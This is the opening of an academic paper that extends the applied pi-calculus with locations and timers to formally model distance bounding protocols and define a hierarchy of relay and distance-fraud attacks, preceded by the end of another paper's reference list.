[68] TRIPPEL, T., WEISSE, O., XU, W., HONEYMAN, P., AND FU, K. Walnut: Waging doubt on the integrity of MEMS accelerometers with acoustic injection attacks. In *Proceedings of IEEE European Symposium on Security and Privacy* (2017).

[69] WANG, C., GUO, X., WANG, Y., CHEN, Y., AND LIU, B. Friend or foe?: Your wearable devices reveal your personal pin. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security* (2016).

[70] WANG, H., LAI, T. T.-T., AND ROY CHOUDHURY, R. Mole: Motion leaks through smartwatch sensors. In *Proceedings of the 21st Annual International Conference on Mobile Computing and Networking* (2015), ACM.

[71] WANG, Z., WANG, K., YANG, B., LI, S., AND PAN, A. Sonic gun to smart devices: Your devices lose control under ultrasound/sound. *Blackhat USA* (2017).

[72] WANG, Z., ZHU, W., MIAO, J., ZHU, H., CHAO, C., AND TAN, O. K. Micromachined thick film piezoelectric ultrasonic transducer array. *Sensors and Actuators A: Physical 130* (2006), 485–490.

[73] WYGANT, I. O., KUPNIK, M., WINDSOR, J. C., WRIGHT, W. M., WOCHNER, M. S., YARALIOGLU, G. G., HAMILTON, M. F., AND KHURI-YAKUB, B. T. 50 kHz capacitive micromachined ultrasonic transducers for generation of highly directional sound with parametric arrays. *IEEE Transactions on Ultrasonics, Ferroelectrics, and Frequency Control 56*, 1 (2009), 193–203.

[74] YAN, C., XU, W., AND LIU, J. Can you trust autonomous vehicles: Contactless attacks against sensors of self-driving vehicle. *DEF CON 24* (2016).

[75] YUNKER, W. N., SOOBRAMANEY, P., BLACK, M., DEAN, R. N., FLOWERS, G. T., AND AHMED, A. The underwater effects of high power, high frequency acoustic noise on MEMS gyroscopes. In *ASME 2011 International Design Engineering Technical Conferences and Computers and Information in Engineering Conference* (2011).

[76] YUNKER, W. N., STEVENS, C. B., FLOWERS, G. T., AND DEAN, R. N. Sound attenuation using microelectromechanical systems fabricated acoustic metamaterials. *Journal of Applied Physics* (2013).

[77] ZHANG, G., YAN, C., JI, X., ZHANG, T., ZHANG, T., AND XU, W. Dolphinattack: Inaudible voice commands. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (2017).

# Modelling and Analysis of a Hierarchy of Distance Bounding Attacks

Tom Chothia
*University of Birmingham*
*Birmingham, UK*

Joeri de Ruiter
*Radboud University*
*Nijmegen, The Netherlands*

Ben Smyth
*University of Luxembourg,*
*Luxembourg*

## Abstract

We present an extension of the applied pi-calculus that can be used to model distance bounding protocols. A range of different security properties have been suggested for distance bounding protocols; we show how these can be encoded in our model and prove a partial order between them. We also relate the different security properties to particular attacker models. In doing so, we identify a new property, which we call *uncompromised distance bounding*, that captures the attacker model for protecting devices such as contactless payment cards or car entry systems, which assumes that the prover being tested has not been compromised, though other provers may have been. We show how to compile our new calculus into the applied pi-calculus so that protocols can be automatically checked with the ProVerif tool and we use this to analyse distance bounding protocols from MasterCard and NXP.

## 1 Introduction

Contactless payment cards and "keyless" car entry systems aim to make life easier. However, they also make it possible to wirelessly-pickpocket a victim [12] or even steal their car [21]. Such exploits are not merely theoretical; criminal gangs are using such attacks to steal cars [6]. Thieves relay signals from a victim's key fob (located inside the victim's house) to the victim's car (parked outside), which enables the thieves to unlock the car, start the engine, and drive away.

Distance bounding protocols [11] use round trip times to establish an upper-bound on the distance between a "prover", e.g., a contactless payment card or key fob, and a "verifier", e.g., a payment machine or car. This can be used to enforce that a prover is co-located with a verifier. Hence, they can be used to prevent the aforementioned attacks. Round trip times are sometimes bounded by the speed of light [11] and sometimes by the lag introduced by relaying equipment [20].

A distance bounding attack occurs when a verifier is deceived into believing they are co-located with a prover, when they are not. Attackers may relay, replay and alter messages, as well as trying to predict or preempt timed challenges. Some distance bounding protocols also aim to defend against a "dishonest prover" attacker , i.e., an attacker that knows all of the secret values of a normal prover, but will misuse them to try to trick a verifier. Other attacker models consider a weaker "terrorist prover," i.e., a dishonest prover that will not reveal its long term keys. The literature on symbolic verification of distance bounding protocols includes five different types of attacks, each of which uses some combination of basic, unprivileged attackers, dishonest prover attackers, and terrorist fraud attackers. We describe these in detail in the next section.

In this paper, we extend the applied pi-calculus [2] to distinguish between co-located processes and processes at distinct locations, and we restrict communication between locations using timers. In particular, when a location's timer is active, processes at that location may only receive input from co-located processes (they cannot receive input from a remote process, i.e., a process at a different location). Our extended calculus allows us to model distance bounding protocols. Indeed, we can consider an attacker, some provers and a verifier in various locations. Moreover, timers capture bounded round trip times, in particular, a verifier cannot receive any input from a remote attacker whilst a timer is active at the verifier's location. Thus, the calculus allows us to check for and detect each of the different types of attack against distance bounding protocols. Furthermore, we define a compiler that encodes the calculus into the standard applied pi-calculus, which enables automated analysis using tools such as ProVerif [8].

Industrial distance bounding protocols such as Mastercard's RRP protocol [20] and NXP's "proximity check" [14, 25] aim to protect payments and access tokens from relay attacks. These protocols need not defend against at-

tacks requiring dishonest provers, because if an attacker gets access to the secret keys, they can clone the cards or key fobs, and make payments or gain access without a need to relay the original device, i.e., protection is only needed for an uncompromised device.

However, we expect some devices (e.g., EMV cards or car fobs) may be compromised at some point, and we would like to ensure that the compromise of a particular prover would not lead to an attacker being able to successfully attack other provers. None of the commonly considered distance bounding security properties (which are presented in the next section) match this attacker model.

Using our calculus, we are able to consider all possible combinations of verifiers, provers and dishonest provers and so enumerate all possible distance bounding attack scenarios. Defending against each of these attack scenarios gives us a security property, and under reasonable assumptions (which we detail in Section 5) we can equate many of these distance bounding attack scenarios and impose a partial order on the others so creating a hierarchy of distance bounding attacks. Different parts of this hierarchy relate to different attacker models, and each attacker model is dominated by a single security property (this ordering is presented in Figure 3 on page 11). Our ordering shows that, under reasonable assumptions, "assisted distance fraud" attacks [13] are more powerful than all other properties. Moreover, it shows that when an attacker can only act remotely, protection against "distance hijacking" attacks [13] is the most powerful property needed. Details of these attacks are given in the next section.

From our hierarchy of distance bounding protocols we identify a new distance bounding attack scenario and security property, which we call *uncompromised distance bounding* security. In an uncompromised distance bounding attack the provers being targeted are remote from the verifier and the attacker acts at both the location of the prover and the verifier. Additionally, the attacker may have compromised a number of other provers at both locations, and use these in the attack. An uncompromised distance bounding attack exists if the attacker can cause the verifier to believe that one of the uncompromised, remote targeted provers is in fact local to the verifier. Defending against this kind of attack is the strongest security property needed for protocols such as MasterCard's RRP to protect contactless payment cards or NXP's proximity check when being used to protect, e.g., access to buildings.

We demonstrate the applicability of our results by analysing MasterCard's RRP protocol for distance bounding of contactless EMV [20], and a distance bounding protocol from NXP [14, 25]. These protocols have not been studied before. In these protocols the prover will send information about how long replies are expected to take and the verifier will use this information to set the time limits used in the distance bounding protocol. If attackers can alter these time limits then they can succeed in a relay attack by telling the verifier to wait long enough to relay the messages. As our calculus is based on the applied pi-calculus we are also able to check that the protocols ensure the authenticity of the timing information to confirm that attacks on it are not possible.

**Contributions:** Our contributions are as follows:

- An extension of the applied pi-calculus with locations and timer actions (Section 3).
- Formalizations of security properties for distance bounding protocols (Section 4).
- A hierarchy of our security properties, relations to particular attacker models, and identification of a new security property (Section 5).
- A practical, automatic tool for the analysis of distance bounding protocols, based on compiling our calculus into the applied pi-calculus (Section 6).
- Formal analysis of distance bounding protocols, including from MasterCard and NXP (Section 7).

Our models, compiler and full paper (with proofs) are on our project website `https://cs.bham.ac.uk/~tpc/distance-bounding-protocols/`

**Related work:** Some prior work on the verification of distance bounding protocols has used manual reasoning, e.g., [30, 34] in the symbolic model, [4, 9, 10, 18] in the computational model and [13, 34] using theorem provers.

Some previous work on automatic analysis of distance bounding protocols has been based on the applied pi-calculus: Malladi et al. [27] analyse single runs, Chothia et al. [12] analyse an arbitrary number of runs for relay attacks, and Debant et al. [15] provide a model with a formal correctness proof, which uses a definition of relay attack that is close to our definition of uncompromised distance bounding.

Nigam et al. [31] introduce an extension to strand spaces to model security protocols that include time and Kanovich et al. [26] consider a multiset rewriting model and compare discrete and continuous time. A contribution of our paper is to show that you do not need to explicitly consider the time of actions to meaningfully analyse distance bounding protocols. Mauw et al. [28] improves on the framework of [34] looking at causality between actions to make a framework for automatically testing distance fraud and terrorist fraud.

None of the previous papers on symbolic checking of distance bounding protocols consider the full range of

distance bounding properties or makes comparisons between them.


A recent survey [3] gives many examples of distance bounding protocols and attacks. Two notable protocols missing from this survey are MasterCard's RRP protocol for contactless EMV cards and NXP's "proximity check", which we both consider in this paper. MasterCard's RRP is a variant of the PaySafe protocol, which we have previously proposed for contactless EMV [12].

Past papers [15, 28, 31] have reported an attack against PayWave when the prover is dishonest. However, as we discuss in Section 5, if an EMV card has been compromised, then there is no need to relay it, hence such "distance fraud attacks" are not the correct attacker model for contactless EMV. In contrast, we relate distance bounding security properties to particular attacker models.

## 2 Distance bounding protocols and attacks

Distance bounding protocols aim to let a verifier place an upper-bound on the distance to a prover by timing how long it takes for certain challenges to be answered. Cryptography is used to ensure that the responder had to know the challenge before replying. Often the time taking to perform complex cryptography will vary between runs, therefore it is difficult to time cryptographic actions, and the challenge-response mechanism is typically limited to a simple exchange of nonces, with the cryptography performed before or afterwards.

**Example 1.** *As a running example we consider the following distance bounding protocol, in which the verifier and all provers share the same symmetric key.*




*The verifier receives the identifier of the prover, generates nonces chal and resp, and sends the encrypted nonces to the prover. Once the prover indicates that it has decrypted the nonces, the verifier activates a timer, and sends nonce chal to the prover. The prover waits for nonce chal before revealing nonce resp, hence, the nonce is only revealed once the verifier's timer is running.*

This protocol is not vulnerable to relay fraud because only the prover can decrypt the challenge and response, and an honest prover will not release the response until it receives the challenge, i.e., the attacker cannot learn the response until the timer has started, and then, if the prover is remote from the verifier, it will be impossible to get this response to the prover without the timer expiring.

Our example protocol does *not* defend against a dishonest prover that tries to trick the verifier, i.e., a prover can convince the verifier that it is nearer than it really is. Such a dishonest prover could be a hardware device that has been compromised by an attacker, or the owner of a device trying to mislead the verifier. Indeed, the prover can send the response early, before receiving the challenge, so the verifier receives the response just after it transmits the challenge. This will lead to a short delay between the challenge and response, making the verifier incorrectly believe that the prover is nearby.

The right security property for a distance bounding protocol, will depend on the use case. Common security properties considered in the literature on symbolical of checking distance bounding protocols include:

- Relay/Mafia Fraud [17]: The verifier and the prover are remote from each other. Attackers act at the same location as both the verifier and prover, and may relay, alter or replay messages, to trick the prover into believing that the prover is in fact local.
- Distance Fraud [16]/Lone Distance Fraud [13]: A dishonest prover, which may deviate from the protocol, is at a location remote from the verifier. This dishonest prover misleads the verifier into believing that it is local.
- Distance Hijacking [13]: A dishonest prover remotely authenticates to a verifier, as in Distance Fraud, but there are also other honest provers at the same location as the verifier, which the dishonest prover may make use of.
- Terrorist Fraud [16]: A terrorist fraud attack involves one attacker acting locally to the verifier along with a remote dishonest prover, with the goal of making the verifier believe that the remote dishonest prover is in fact local. This kind of attack always assumes that the prover has a secret key that identifies it and that the prover does not send this key to any process which is local to the verifier.
- Assisted Distance Fraud [13]: A terrorist prover remotely authenticates to a verifier, assuming the cooperation of another dishonest prover that is co-located with the verifier.


We can stop our example protocol being vulnerable to distance fraud attacks by adding a new nonce that is sent with the challenge, and also needs to be included with the

response. However, such a protocol would still be vulnerable to terrorist fraud attacks, because a remote dishonest terrorist fraud prover could decrypt the challenge and response and send them to an accomplice attacker that is local to the verifier, which can then use them to answer the verifier's challenge within the time limit.

This terrorist fraud attack can be stopped by, for instance, requiring the prover to hash the response with their secret key. Thereby providing evidence to the verifier that some local party did indeed know the secret key. However, if the same key is used by multiple provers then the protocol is vulnerable to distance hijacking and assisted distance fraud, because the dishonest prover could send the challenge and response to some honest prover that is co-located with the verifier. This honest prover would answer the verifiers challenge, which the verifier believed was the dishonest prover.

To protect against these attacks, we could require every prover to use a unique key with the verifier, thereby making it impossible for the dishonest prover to encrypt a message for some other honest prover.

**Example 2.** *Making the additions described above to the protocol from Example 1 we get a protocol that is secure against all the attacks listed above:*




*This protocol uses a lightweight hash function, which needs to be computed before the timer expires.*

## 3 Timer location calculus: A language for modelling distance bounding protocols

Our *timer location calculus* extends the applied pi-calculus [1, 2, 7, 33] with timers and locations. We first present the calculus syntax, illustrating this using the protocol from Example 1. We then present the semantics and explain how this captures the behaviour of timed communications.

**Syntax:** Each protocol role is written as a process, using the syntax of our language (Figure 1). Communication between roles is modelled by the *input* and *output* commands. The semantics, presented below, will substitute the term sent by an output command for the variable named in an enabled input. We assume that the attacker

**Figure 1** The timer location calculus syntax

| | |
|---|---|
| $M,N ::=$ | terms |
| $x,y,z$ | variables |
| $a,b,c,k$ | names |
| $f(M_1,\ldots,M_n)$ | constructor application |
| $D ::= g(M_1,\ldots,M_n)$ | destructor application |
| $P,Q ::=$ | processes |
| $0$ | nil |
| $out(N).P$ | output |
| $in(x).P$ | input |
| $P \mid Q$ | parallel composition |
| $!P$ | replication |
| $new\ a.P$ | restriction |
| let $x = D$ in $P$ else $Q$ | term evaluation |
| event$(M_1,\ldots,M_n)$ | an event |
| $startTimer.P$ | timer activation |
| $stopTimer.P$ | timer termination |
| $S ::=$ | systems |
| $[\{P_1,\ldots,P_n\}]_r$ | a location |
| $new\ \tilde{a}.S$ | restriction |
| $[\{P_1,\ldots,P_n\}]_r \mid S$ | locations |

controls the network, so processes are not able to ensure that a particular output goes to a particular input.

*Parallel composition* ($P \mid Q$) represents two processes running concurrently, and process *replication* ($!P$) represents an arbitrary number of copies of a process running in parallel. The *new* command creates a new value that then represents, for instance, a nonce, a key or a process identity. This value will not be known to the attacker unless it is output on a public channel.

**Example 3.** *The following process models an arbitrary number of provers with different ids each running an arbitrary number of times*

$$ExProvers(id) \;=\; !new\ id.!PRole(id)$$

*We define $PRole(id)$ in the next example to model a single run of the protocol with identity "id", so $!PRole(id)$ represents an arbitrary number of runs of the protocol with a particular id. The "$!new\ id$" term at the front of the process generates an arbitrary number of new process ids.*

Cryptography is modelled using constructors and destructors, e.g., symmetric key encryption can be modelled using a binary constructor $enc(m,k)$ to represent the message $m$ encrypted with the key $k$ and a binary destructor function $dec$ with the rewrite rule $dec(enc(m,k),k) = m$. Functions can be public, i.e., available for use by the attacker, or private meaning that they cay only be used

by processes specified as party of the protocol. Private functions are useful, for instance, to look up private keys which should only be known to protocol participants.

Functions are applied using the let statement, e.g., "let $pt = dec(ct,k)$ in $P$ else $Q$" tries to decrypt cipher text $ct$ with key $k$, and acts as $P$ if decryption succeeds and $Q$ otherwise. Term evaluation in the let statement can also be used to define projections on tuples, and equality checks on names. As syntactic sugar we write "$in(=a).P$", for a process that receives an input and then acts as the process $P$ if that input value is equal to $a$. We refer the reader to [2] for more details on functions in the applied pi-calculus.

**Example 4.** *A single run of the prover role of the protocol informally described in Example 1, with identity id, can be modelled as the process:*

$$\begin{aligned} PRole(id) \;=\; & out(id)\,.\,in(x)\,. \\ & \text{let } (chal,resp) = dec(x,k) \text{ in} \\ & out(ready)\,.\,in(=chal)\,.\,out(resp) \end{aligned}$$

Events are used to annotate the protocol for automated checking. For instance, below we will add an event to the protocol to signal that the verifier believes it has correctly verified a particular prover. The syntax presented so far is from the applied pi-calculus. Next, we present our additions, namely, locations and timers.

The process *startTimer.P* represents starting a timed challenge and *stopTimer.P* represents ending a challenge. We require that every start timer action is matched by exactly one stop timer action along all possible paths, and replication and parallel composition are forbidden between start and stop timer actions.

**Example 5.** *The verifier role of the protocol informally described in Example 1 can be modelled as the process:*

$$\begin{aligned} ExVerifiers \;=\; & !in(id)\,.\,new\ chal\,.\,new\ resp. \\ & out(enc((chal,resp),k))\,.\,in(ready). \\ & startTimer\,.\,out(chal)\,.\,in(=resp)\,. \\ & stopTimer\,.\,\text{event}(\text{verify}(id)) \end{aligned}$$

Locations are written $[\mathscr{P}]_r$, where $\mathscr{P}$ are (co-located) processes and $r$ denotes the number of active timers. We abbreviate $[\{P_1,\ldots,P_n\}]_r$ as $[P_1,\ldots,P_n]_r$ and $[\{P_1,\ldots,P_n\}]_0$ as $[P_1,\ldots,P_n]$. Our model assumes that processes are either co-located or at distinct locations, and we abstract away from precise distances between provers and verifiers when modelling. We assume that there is a known maximum round trip time for communication between "local" processes, i.e., co-located processes, and the timer enforces this. Hence, it will not be possible for a message to travel to processes at different locations, and back again before the timer expires.

**Example 6.** *The system*

$$new\ k.[\ ExProvers \mid ExVerifiers\ ]$$

*represents our example provers and verifiers running at the same location, i.e., it is possible for the prover to answer the challenge within the time limit and be verified. The declaration of the key k as new means that this is a new unique value, known only in the ExProvers and ExVerifiers processes.*

*By comparison, the system*

$$new\ k.([\ ExProvers\ ] \mid [\ ExVerifiers\ ])$$

*represents the verifiers and provers at different locations. Hence, in the latter system, it should not be possible for the prover to answer the timed challenge within the time limit, therefore a correct distance bounding protocol will not allow the prover to be verified.*

**Semantics:** Dynamic behaviour of processes (which model protocols) can be examined using the semantics of our language (Figure 2), which is defined over *system configurations*, denoted $E,\mathscr{L}$, where that $E$ is a set of free names and $\mathscr{L}$ is a finite multiset of systems.

The set $E$ keeps track of the names that have been assigned so far, making it possible for the new command to pick fresh previously unused names, this is done by the (NEW) rule. The (REPL) rule creates a copy of a replicated process, the (LET 1) rule can be used to apply functions, e.g., for decryption, and the (LET 2) rule selects the else branch when no function reductions are possible (this, for instance, allows us to define equality tests). These rules are a direct extension of existing applied pi-calculus rules (e.g., [1, 33]) with our syntax for locations.

The rules we have created for our modelling language define the behaviour for timers and for communication between locations. The (START) rule increments the number of timers running at a location, and the (STOP) rule reduces the number of running timers. The restriction placed upon processes ensures that the number of running timers never becomes negative. Rule (I/O LOCAL) defines local communication, which allows messages to be exchanged between co-located processes, regardless of whether timers are running.

**Example 7** (Local communication)**.** *As an example we consider a verifier that sends a challenge, denoted* `a`*, to a prover, to which the prover replies with a function* `f` *applied to this and some other value* `b`*:*




**Figure 2** Operational semantics for our timer locations calculus

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{!P\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{!P, P\}]_r\ \} \quad \text{(REPL)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P \mid Q\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P, Q\}]_r\ \} \quad \text{(PAR)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{new\ a.P\}]_r\ \} \to E \cup \{a'\}, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\{a'/a\}\}]_r\ \} \quad \text{(NEW)}$$
for some name $a' \notin E$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{\text{let } x = D \text{ in } P \text{ else } Q\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\{M/x\}\}]_r\ \} \quad \text{(LET 1)}$$
if there exists $M$ such that $D \to M$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{\text{let } x = D \text{ in } P \text{ else } Q\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{Q\}]_r\ \} \quad \text{(LET 2)}$$
if there is no $M$ such that $D \to M'$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{out(M).P, in(x).Q\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P, Q\{M/x\}\}]_r\ \} \quad \text{(I/O LOCAL)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{out(M).P\}]_r, [\mathscr{Q}]_0\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\}]_r, [\mathscr{Q} \cup \{out(M)\}]_0\ \} \quad \text{(GLOBAL)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{startTimer.P\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\}]_{r+1}\ \} \quad \text{(START)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{stopTimer.P\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\}]_{r-1}\ \} \quad \text{(STOP)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{out(M).P\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P \mid out(M)\}]_r\ \} \quad \text{(ASYNC)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{\text{event}(M).P\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\}]_r\ \} \quad \text{(EVENT)}$$

*We can write these roles as processes:*

$$P_V = startTimer.out(a).in(x).stopTimer.P'_V$$
$$P_P = in(x).out(f(x,b)).P'_P$$

*such that processes $P'_V$ and $P'_P$ do not contain variable $x$ (hence, we need not consider substitutes for $x$ in these processes). Moreover, consider system configuration $\mathscr{C}_1 = E, \{[P_V, P_P]_0\}$ that co-locates those processes. Hence, we can observe traces in which the timed challenge succeeds. Indeed, $\mathscr{C}_1$ reduces by rule* (START) *two applications of rule* (I/O LOCAL) *rule, and rule* (STOP)*:*

$$\begin{aligned}\mathscr{C}_1 &\to E, \{[out(a).in(x).stopTimer.P'_V, P_P]_1\} \\ &\to E, \{[in(x).stopTimer.P'_V, out(f(a,b)).P'_P]_1\} \\ &\to E, \{[stopTimer.P'_V, P'_P]_1\} \\ &\to E, \{[P'_V, P'_P]_0\}\end{aligned}$$

*By comparison, the processes cannot complete the challenge from distinct locations. Indeed, although*

$$E, \{[P_V]_0, [P_P]_0\} \to^* E, \{[in(x).stopTimer.P'_V,]_1, [out(f(a,b)).P'_P\ ]_0\},$$

*the semantics do not allow any further reduction.*

Rule (GLOBAL) allows an output to arrive at a new location, if no timers are active at that location. In implemented systems, it is only possible to receive outputs at particular times, yet rule (GLOBAL) allows outputs to be received at any time (in particular, after other processes have reduced). In this sense, the rule might be considered an over-approximation. However, for any communication allowed by our semantics, there exists a corresponding system execution (that takes communication and processing times into account). Thus, the rule accurately captures system behaviour, in particular, all possible interactions with an attacker are considered.

**Example 8** (Preemption)**.** *A remote process may communicate with a timed process by preempting the messages needed. For instance, consider configuration $\mathscr{C}_3 = E, \{[P_V]_0, [in(x).P'_P, out(f(p,b))]_0\}$ and reduction*

$$\begin{aligned}\mathscr{C}_3 \to\ & E, \{[P_V, out(f(p,b))]_0, [in(x).P'_P]_0\} \\ \to\ & E, \{[out(a).in(x).stopTimer.P'_V, out(f(p,b))]_1, \\ & \qquad [in(x).P'_P]_0\} \\ \to^*\ & E, \{[stopTimer.P'_V]_1\ [P'_P]_0\} \\ \to\ & E, \{[P'_V]_0\ [P'_P]_0\}\end{aligned}$$

*Note that the message received by $P_V$ uses the name $p$ rather than the challenge name $a$, hence, when using preemption there is no way in which the answer to the response to a timed challenge can be based on the message outputted as part of that challenge.*

Rule (ASYNC) defines asynchronous communication, which prevents processes from blocking when they are ready to output. We could also avoid blocking by replacing instances of $out(M).P$ with $out(M).0 \mid P$, but introducing parallel composition reduces readability. Moreover, for purposes of compilation (Section 6), it is useful to consider only linear processes.

## 4 Modelling DB protocols and attacks

We define distance bounding protocols as follows:

**Definition 1** (Distance bound protocol specification)**.** *A distance bounding protocol specification is a tuple* $(P(id), V, \tilde{n})$*, where*

- $P(id) = !new\ id.!Q$ *for some process* $Q$*;*
- $V = !V'$ *for some process* $V'$ *that contains an event* $\text{event}(\text{verify}(id))$.
- $\tilde{n}$ *is a list of names known only to* $Q$ *and* $V$.

*We require that no further events are used in either process and the only free names (i.e., names not declared as new or bound by an input) used are those in* $\tilde{n}$ *and the public channel* $c$*.*

Process $Q$ models a single run of a prover with the identity $id$ and $P(id)$ represents arbitrarily many distinct provers, each of which can run arbitrarily many times. Similarly, process $V'$ models a single run of a verifier and $V$ models arbitrarily many runs. Event "$\text{event}(\text{verify}(id))$" signifies a successful execution of the verifier with a prover that uses identity $id$. Anonymous protocols can use a dummy $id$ value. It is important to note that the "verify" event does not mean that we have verified that the protocol is secure, rather it means that the verifier believes it has completed a run of the protocol. This could be because there is a prover at the same location as the verifier, or it could be because an attacker has performed a successful attack and tricked the verifier.

The names $\tilde{n}$ are secrets known to the verifier and all provers; many well designed protocols will have no such secrets, in which case $\tilde{n}$ will be the empty list, nonetheless many commercial devices continue to use global shared secrets (see e.g. [22] for one of many examples).

**Example 9.** *The protocol informally described in Example 1 can be modelled as specification* $(ProverE(id), VerifierE, \langle k \rangle)$*, where* $ProverE(id)$ *and* $VerifierE$ *are as described above, and* $k$ *is the global shared key.*

Since attackers can be present at a number of different locations, we introduce *system contexts* as systems with "holes," in which a process may be placed. These holes denote the locations in a system where the attacker can act, and we write them as $A$. E.g., the system context $C_1 = new\ k.[VerifierE \mid A\ ] \mid [\ ProverE(id) \mid A\ ]$ represents a scenario in which the attacker can be co-located with the verifier $V$, and co-located with the prover $Q$, whereas $C_2 = new\ k.[\ VerifierE\ ] \mid [\ ProverE(id) \mid A\ ]$ represents a scenario in which the attacker is co-located with the prover and is remote from the verifier. When the context is applied to a process the $A$ symbol is replaced with that process, to give a system. E.g., $C_2[P_A] = new\ k.[\ VerifierE\ ] \mid [\ ProverE(id) \mid P_A\ ]$.

Using our calculus, and system contexts, we can formulate the five types of attacks against distance bounding protocols described in Section 2, in which verifiers are deceived into believing they are co-located with provers. We formulate attacks as reachability requirements over traces that represent executions of distance bounding protocols. In particular, our formulations require an execution of a verifier, with a remote prover, which ends in a verify event for a particular id.

The following definition tells us if an attacker process can be found that leads to a context performing a verify event.

**Definition 2.** *Given a name id and a system context* $C$*, we write* $\text{verified}(id)$*:*$C$ *if there exists a process* $P_A$ *and a trace:*

$$\begin{aligned}\{c\}, C[P_A] &\rightarrow^* E, \mathscr{L} \cup \{[\mathscr{P} \cup \{new\ id.P\}]_r\} \\ &\rightarrow\ E \cup \{id'\}, \mathscr{L} \cup \{\left[\mathscr{P} \cup \{P\{^{id'}/_{id}\}\}\right]_r\} \\ &\rightarrow^* E', \mathscr{L}' \cup \{[\mathscr{P}' \cup \{\text{event}(\text{verify}(id')).P'\}]_{r'}\}\end{aligned}$$

*where the only free name in* $P_A$ *is the public channel name* $c$ *and* $P_A$ *does not contain timers nor events.*

It follows from our definition that $\text{verified}(id)$:$C$ denotes a successful execution of a verifier, therefore we would expect it to hold for any context that places a verifier and prover, with the identity $id$, at the same location. By comparison, we would not expect $\text{verified}(id)$:$C_1$, for the aforementioned context $C_1$, which places the verifier and prover at different locations, unless the protocol being modelled is insecure.

Using this we can now formally define the different types of distance bounding attacks.

**Definition 3.** *Distance bound protocol specification* $(P(id), V, \tilde{n})$ *is vulnerable to* relay (or mafia) fraud*, if* $\text{verified}(id)$:$new\ \tilde{n}.[\ V \mid A\ ] \mid [P(id) \mid A]$.

It follows from the definition that a relay attack is possible if the prover and verifier are at different locations, and an attacker process is co-located with each of the prover and verifier. Such an attack typically involves the attacker process co-located with the verifier answering the timed challenges, using messages passed from the other location. To keep our definitions simple we require the same attacker process at both locations, though different parts of this process can act at each location. E.g.,

an attacker process $P_{PA} \mid P_{VA}$ might define process $P_{PV}$ to interact with the verifier and $P_{AV}$ to interact with the prover.

**Example 10.** *There is no process $P_A$ such that* verified$(id)$:$[\ VerifierE \mid P_A\ ] \mid [ProverE(id) \mid P_A]$*, i.e., no attacker can trick the verifier into believing that it has verified id when the provers are at a different location. We informally reasoned why this protocol is safe from relay attacks in Section 2 and we will verify this result automatically in Section 7.*

Relay/mafia fraud considers an attacker that does not have the secret values of a normal prover. A more powerful "dishonest prover" attacker has access to such secrets.

**Definition 4.** *Distance bound protocol specification $(P(id), V, \tilde{n})$ is vulnerable to:*

- distance fraud, *if* verified$(id)$ : *new* $\tilde{n}$.$[\ V\ ] \mid [\ DP\text{-}A(id)\ ]$
- distance hijacking, *if* verified$(id)$ : *new* $\tilde{n}$.$[\ V \mid P(id')\ ] \mid [\ DP\text{-}A(id)\ ]$

*where $P(id) =\ !new\ id.!Q$ and $DP\text{-}A(id)$ denotes $!new\ id.out(id).Q' \mid A$, where $Q'$ outputs bound and free names of $Q$ (including names in $\tilde{n}$, which are otherwise hidden from the attacker) and the results of any private function applications in $Q$, and $A$ is the context hole.*

The process $DP\text{-}A(id)$ reveals all the secret values of a normal prover to the attacker, which captures a dishonest prover attacker.

**Example 11.** *Specification $(ProverE(id), VerifierE, \langle k \rangle)$ is vulnerable to distance fraud. The prover process does not declare new names, and there are no private functions used therefore:*

$$DP\text{-}A(id) =\ !new\ id.out(id).out(k) \mid A$$

*We define $P_A$ as the process that receives the key k from process DP-A, uses the key to decrypt the challenge and response, and sends the response, without waiting for the challenge:*

$$P_A = in(k).in(x).\text{let}\ (chal, resp) = dec(x,k)\ \text{in}\ out(resp)$$

